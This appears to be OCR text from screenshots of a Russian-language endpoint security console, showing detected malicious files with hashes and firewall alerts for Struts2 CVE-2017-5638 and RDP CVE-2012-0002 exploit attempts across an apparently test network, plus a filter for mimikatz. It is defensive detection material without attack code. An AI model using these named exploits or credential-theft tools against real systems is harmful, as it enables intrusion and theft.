file:///C:/User...2.0-b255_rs.exe	955EE5D8FC53F30D9C20011FAEDC877F6DF05989		Завершено	2019 мая 31 18:42:41	2019 мая 31 18:42:42	d...
file:///C:/User...7f670893a92ee32	795DA9566CA5716B04F5E56E413EB6BA586A3713		Завершено	2019 апр. 8 17:14:11	2019 апр. 9 13:16:40	l...
file:///C:/User...инии заказ..msg	9071BDFB5DD52697F05319D102476B12CFD563E7		Завершено	2019 мая 3 15:00:29	2019 мая 3 15:02:07	sl...
file:///C:/User...ficeCookies.exe	DDD44DD8B44072144DAFD5B122C53F225017790E		Завершено	2019 марта 7 12:27:22	2019 марта 7 12:28:58	
http://download...41e793315bf.exe	CECB688CDC25BC8E1E1A93CE0FCC3470F812F3C3		Завершено	2019 февр. 25 12:37:59	2019 февр. 25 12:38:51	
http://download...692c23388fa.exe	6F9C19D2A63A058257458BD1C5636A9AE2F8EF9B		Завершено	2019 апр. 1 13:36:50	2019 апр. 1 13:38:49	
http://download...d0256400922.exe	607E557C837C44EAA8AAB99C3102AFB1738FDA43		Завершено	2019 февр. 25 12:39:26	2019 февр. 25 12:40:02	

ДОБАВИТЬ ИСКЛЮЧЕНИЕ В ПОЛИТИКУ


Internet
Targeted network
WEB
web admin
Вектор 3
DMZ
CVE-2017-5638.Struts2
Win32/Exploit.RDP.CVE-2012-0002
TERM
admin

Угрозы

Группы

- Все (Проблем: 257)
  - Потерянные и найденные
  - Компьютеры с Windows
  - Компьютеры с Linux
  - Компьютеры с Mac OS
  - Компьютеры с устаревшими модул
  - Компьютеры с устаревшей операци
  - Компьютеры с проблемами
  - Неактивированный продукт безопа
- Мобильные устройства

ПОКАЗАТЬ ПОДГРУППЫ | УГРОЗА УСТРАНЕНА | ПРИЧИНА Strut | ДОБАВИТЬ ФИЛЬТР

ПРЕДУСТАНОВКИ

ТИП УГРОЗЫ		ИМЯ КОМПЬЮТЕРА	ПРИЧИНА	СЛУЧИЛОСЬ	ОБЪЕКТ
Все (7)					
Файервол	Использование уязвимости в системе безопас...	mail.esd.local	CVE-2017-5638.Struts2	2019 мая 24 15:32:43	10.10.45.20->10.10.45.25:5985
Файервол	Использование уязвимости в системе безопас...	ts01.esd.local	CVE-2017-5638.Struts2	2019 мая 24 15:28:49	10.10.45.20->10.10.45.232:5985
Файервол	Использование уязвимости в системе безопас...	ca.esd.local	CVE-2017-5638.Struts2	2019 мая 24 15:32:54	10.10.45.20->10.10.45.70:5985
Файервол	Использование уязвимости в системе безопас...	dc02.esd.local	CVE-2017-5638.Struts2	2019 мая 24 15:28:49	10.10.45.20->10.10.45.202:5985
Файервол	Использование уязвимости в системе безопас...	eei.esd.local	CVE-2017-5638.Struts2	2019 мая 24 15:16:02	10.10.45.20->10.10.45.50:80
Файервол	Использование уязвимости в системе безопас...	mail.esd.local	CVE-2017-5638.Struts2	2019 мая 9 18:22:04	218.62.29.163->10.10.45.25:443
Файервол	Использование уязвимости в системе безопас...	dc01.esd.local	CVE-2017-5638.Struts2	2019 мая 24 15:28:49	10.10.45.20->10.10.45.201:5985

СКАНИРОВАТЬ КОМПЬЮТЕРЫ | ПОМЕТИТЬ КАК УСТРАНЕННУЮ | ПОМЕТИТЬ КАК НЕУСТРАНЕННУЮ | ДЕЙСТВИЯ

Угрозы

Группы


- Все (Проблем: 257)
  - Потерянные и найденные
  - Компьютеры с Windows
  - Компьютеры с Linux
  - Компьютеры с Mac OS
  - Компьютеры с устаревшими модул
  - Компьютеры с устаревшей операци
  - Компьютеры с проблемами
  - Неактивированный продукт безопа
- Мобильные устройства

ПОКАЗАТЬ ПОДГРУППЫ | УГРОЗА УСТРАНЕНА | ПРИЧИНА rdp | ДОБАВИТЬ ФИЛЬТР

ПРЕДУСТАНОВКИ

ТИП УГРОЗЫ		ИМЯ КОМПЬЮТЕРА	ПРИЧИНА	СЛУЧИЛОСЬ	ОБЪЕКТ
Все (1)					
Файервол	Использование уязвимости ...	ts03-hack.esd.local	Win32/Exploit.RDP.CVE-2012-0002	2019 мая 27 17:09:21	10.10.45.1->10.10.45.12:3389

СКАНИРОВАТЬ КОМПЬЮТЕРЫ | ПОМЕТИТЬ КАК УСТРАНЕННУЮ | ПОМЕТИТЬ КАК НЕУСТРАНЕННУЮ | ДЕЙСТВИЯ


Internet
Targeted network
WEB
web admin
Вектор 3
DMZ
mimikaz
TERM
admin

Угрозы

Группы


- Все (Проблем: 269)
  - Потерянные и найденные
  - Компьютеры с Windows
  - Компьютеры с Linux
  - Компьютеры с Mac OS
  - Компьютеры с устаревшими модул
  - Компьютеры с устаревшей операци
  - Компьютеры с проблемами
  - Неактивированный продукт безопа
- Мобильные устройства


ПОКАЗАТЬ ПОДГРУППЫ | УГРОЗА УСТРАНЕНА | ПРИЧИНА mimi | ДОБАВИТЬ ФИЛЬТР

